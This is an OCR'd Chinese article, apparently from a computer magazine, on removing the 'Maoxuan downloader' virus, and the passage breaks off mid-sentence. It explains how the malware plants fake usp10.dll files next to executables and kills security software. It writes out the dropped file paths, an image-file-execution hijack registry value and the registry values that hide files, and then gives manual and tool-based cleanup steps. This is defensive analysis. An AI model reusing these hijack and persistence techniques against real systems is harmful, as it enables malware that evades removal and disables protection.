


图1

按照以往查杀的思路，先卸载和删除病毒模块，然后再删除可疑的启动项，本以为这样就可以轻易的解决该病毒了，但没想到的是，在"杀毒"后不久，我的系统中又是一片"红海"，看来是我太轻敌了！没办法，只好使出最后的杀手锏，使用GHOST还原。可令我吃惊的是，即使使用GHOST还原了系统，但当我再次使用WSYSCHECK进行进程的查看时发现还是惨不忍睹，居然连GHOST还原也不行了，这回可难办了！

两次失败，两次教训，现在来改变一下思路，先修改文件夹选项为显示所有文件和系统文件（也就是去掉"隐藏收保护的操作系统文件"之前的勾，并且勾选"显示所有文件和文件夹"），如图2。




图2

这时就会看到在很多文件夹中包含有"USP10.DLL"文件，如果通过系统自带的搜索功能来搜索"USP10.DLL"这个文件的话，更是会令人大吃一惊，几乎可以看到类似07年的熊猫烧香病毒，浩浩荡荡，汪洋一片的"USP10.DLL"文件图标，如图3。




图3

系统中怎么会出现如此多的"USP10.DLL"文件呢？我查询了很多资料，原来usp10.dll是系统文件，正常情况下我们会在windows\system32目录和windows\system32\dllcache目录下发现usp10.dll。另外，通过"tasklist /m usp10.dll"命令也可以看到有很多系统进程都调用了这个DLL文件。我又分析了一下这个"USP10.DLL"文件，全部都是存在于可执行文件的目录中的，此时一个念头闪过，我想到了一个文件"ws2_32.dll"，使用过这个"ws2_32.dll"文件阻止QQ运行的朋友一定都知道，应用程序通常是在当前目录或在环境变量"set path="指定的路径下寻找再调用DLL文件，我在桌面或其它文件夹下发现了usp10.dll，这就是病毒做的手脚，病毒想做的就是——当你希望执行当前目录下的EXE程序时，病毒文件USP10.DLL会被加载，而这个"USP10.DLL"文件几乎是所有应用程序都会调用的，所以如果我们创建一个无效的"USP10.DLL"文件，然后运行同目录的EXE文件，就会提示错误，如图4，于是杀毒的思路就渐渐的浮出了水面。




图4

小知识：猫癣下载者对系统的改动

1：释放文件。

%windir%\jiocs.dll

%windir%\Tasks\1

%tmp%\98989898

%sys32dir%\sadfasdf.jpg

%sys32dir%\ctfmon.exe

注：%windir% 对应于 C：\windows，%sys32dir% 对应于 C：\windows\system32

2：释放 usp10.dll 挟持常用软件。

遍历非系统所在目录的所有驱动器，凡发现目录中存在 exe 后缀的文件，则将 %windir%\tasks\1 文件拷贝过去，命名为 usp10.dll。抓住了普通用户的使用习惯，导致即使重装系统病毒还会重新启动。

3：调用 TerminateProcess 函数来结束安全软件的驻留进程。

4：添加对迅雷的映像劫持，使迅雷无法启动，具体如下："HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Thunder5.exe "Debugger" REG_SZ "svchost.exe""。

5：调用 360 保险箱卸载参数来卸载 360 保险箱，并通过修改注册表来关闭 360 的监控。

6：创建线程来关闭冰刃之类的安全软件窗口和更改显示隐藏文件。

如果当前窗口的 class 为 "AfxControlBar42s"，则向此窗口发送 WM_CLOSE 消息，并模拟键盘的回车键。修改以下注册表键值，实现不显示隐藏文件：HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced

"Hidden" REG_DWORD 0

"SuperHidden" REG_DWORD 0

"ShowSuperHidden" REG_DWORD 0

7：释放病毒启动，并尝试直接替换输入法程序 ctfmon.exe。

8：下载大盘盗号木马病毒到用户电脑中。

一、手工杀毒

手工查杀虽然原始，也劳神费力，但却可以提高用户的系统操作能力，并且也可以学到很多杀毒知识，因以本文首先来介绍一下如何手工杀毒。

首先使用 WSYSCHECK 卸载掉和删除掉所有的病毒 DLL 模块，然后使用系统自带的搜索功能搜索出所有磁盘中的大小约为 38KB 的 usp10.dll 文件（首先要设置文件夹选项为显示所有文件和文件夹，否则找不到 USP10.DLL 文件），其它 400K/500K 的则是系统的文件，不要删除。因为 usp10.dll 有变种，并不都是 38K，因此搜索到后，我们查看一下文件的生成日期，这样就很容易判断出是病毒还是系统文件了。这里说的 38K，是我电脑上感染的症状。最后就是删除 WSYSCHECK 中显示为红色的病毒服务，重启电脑就行了。

二、工具杀毒

"猫癣下载器"顾名思义就和猫癣一样，到处都是，非常烦人，杀了又有。正所谓兵来将挡水来土掩，既然病毒来势凶凶，那我们就来用专杀工具，对症下药。

首先下载和使用金山系统急救箱进行扫描，可以看到马上扫描出了所有的病毒模块，如图5，然后单击右下角的"立即清除"按钮就可以了。

上面的操作其实只是删除了病毒附加在系统进程中的模块，但是那些"满山遍野"的"USP10.DLL"文件还没有被清除，我们使用一款名为"山寨猫癣下载器专杀工具"进行查杀即可，如图6。




图5




图6

在使用该工具前，最好先备份 SYSTEM32 下面的 USP10.DLL，否则这个程序也会被删除的。另外，对于无法删除的"USP10.DLL"，则工具会自动将其改名为类似"_s2p4s2p4"的文件（无后缀）。查杀完毕后，我们再次使用 WSYSCHECK 